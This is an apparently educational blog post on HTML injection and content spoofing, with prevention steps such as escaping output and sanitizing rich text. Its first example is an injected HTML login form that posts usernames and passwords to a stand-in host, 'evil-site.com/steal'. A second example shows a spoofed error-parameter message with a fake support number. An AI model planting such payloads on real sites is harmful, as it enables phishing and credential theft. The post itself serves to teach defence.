
HTML Injection & Content Spoofing: When Websites Display Attacker Input
- Published on
- /4 mins read/––– views
Introduction
Not every web attack needs stolen passwords, malware, or advanced exploits.
Sometimes, all an attacker needs is a website that blindly displays user input.
If a site prints attacker-controlled content directly on a page, it can be used to:
- Fake warning messages
- Insert misleading login forms
- Trick users into calling fake support numbers
- Redirect trust toward malicious links
This is where HTML Injection and Content Spoofing come in.
What is HTML Injection?

HTML Injection happens when a website allows user input to be rendered as actual HTML.
Instead of displaying text safely, the browser interprets it as webpage content.
For example, if a comment box accepts this:
<h1>System Error</h1>and renders it directly, the attacker can visually modify the page.
This is sometimes called virtual defacement because the attacker changes how the website appears without hacking the server.
What is Content Spoofing?
Content Spoofing is similar, but more limited.
Instead of injecting HTML tags, the attacker can only inject plain text that appears legitimate.
Example:
Your account is locked. Contact support immediately: fakehelp@mail.comIf this message appears on a trusted website, some users may believe it.
That makes content spoofing dangerous because it relies on trust + social engineering.
Why These Attacks Work
These vulnerabilities usually happen when websites:
- Reflect URL parameters directly on the page
- Show unescaped form input
- Trust content from markdown or rich text editors
- Fail to sanitize HTML tags properly
The browser only renders what it receives. If the server sends unsafe content, the browser treats it as real page content.
Example 1: Fake Login Form
Imagine a public feedback page vulnerable to HTML injection.
An attacker submits:
<form action="https://evil-site.com/steal" method="POST">
  <input type="text" placeholder="Username" />
  <input type="password" placeholder="Password" />
  <button>Login</button>
</form>
Now users visiting the page may see what looks like a normal login box.
If they enter credentials, the data goes to the attacker.
Example 2: Warning Message via URL Parameter
Some websites display messages using URL values like this:
site.com/login?error=Invalid PasswordIf the site blindly prints the error value, an attacker could send:
site.com/login?error=Your account is hacked. Call +91XXXXXXXXXX nowThe fake warning appears on the real website.
This kind of content spoofing has happened on real login pages where error parameters were rendered directly.
Difference Between HTML Injection and XSS
Many people confuse HTML Injection with XSS.
HTML Injection
- Changes page appearance
- Adds forms, text, fake notices
- Usually no JavaScript execution
XSS (Cross-Site Scripting)
- Executes malicious JavaScript
- Can steal sessions, tokens, data
- More severe
HTML Injection is often considered lower severity, but it can still be highly effective in phishing attacks.
Real-World Insight
Researchers have found platforms where markdown editors or text fields incorrectly converted user input into HTML.
A small parsing mistake can allow attackers to inject links, attributes, or fake UI elements that should never appear.
Sometimes the bug is not in the server itself — but in how text is transformed into HTML.
How to Prevent HTML Injection
1. Escape User Input
Convert dangerous characters:
<becomes<>becomes>
This ensures text is displayed, not executed.
2. Sanitize Rich Text Inputs
If allowing formatted content, use a strict HTML sanitizer.
Allow only safe tags like:
<b><i><p>
Block risky tags like:
<form><iframe><script>
3. Never Trust URL Parameters
Do not directly print values like:
?error=...
?message=...
?notice=...
Validate and whitelist expected messages instead.
4. Use Safe Frontend Rendering
Modern frameworks often escape HTML by default.
Avoid functions that directly inject raw HTML unless absolutely necessary.
Why It Matters
Even if no code runs, users trust familiar websites.
A fake support warning on a real banking page can be more effective than a phishing email.
That's why these "low severity" bugs can still create real damage.
Final Thoughts
HTML Injection and Content Spoofing are reminders that security is not only about servers and databases.
It's also about what users see.
If attackers can control the content shown on your site, they can manipulate trust.
For developers:
- Escape all output
- Sanitize rich content
- Validate parameters
- Treat UI integrity as security
Because sometimes, deception is enough.
On this page
- Introduction
- What is HTML Injection?
- What is Content Spoofing?
- Why These Attacks Work
- Example 1: Fake Login Form
- Example 2: Warning Message via URL Parameter
- Difference Between HTML Injection and XSS
- HTML Injection
- XSS (Cross-Site Scripting)
- Real-World Insight
- How to Prevent HTML Injection
- 1. Escape User Input
- 2. Sanitize Rich Text Inputs
- 3. Never Trust URL Parameters
- 4. Use Safe Frontend Rendering
- Why It Matters
- Final Thoughts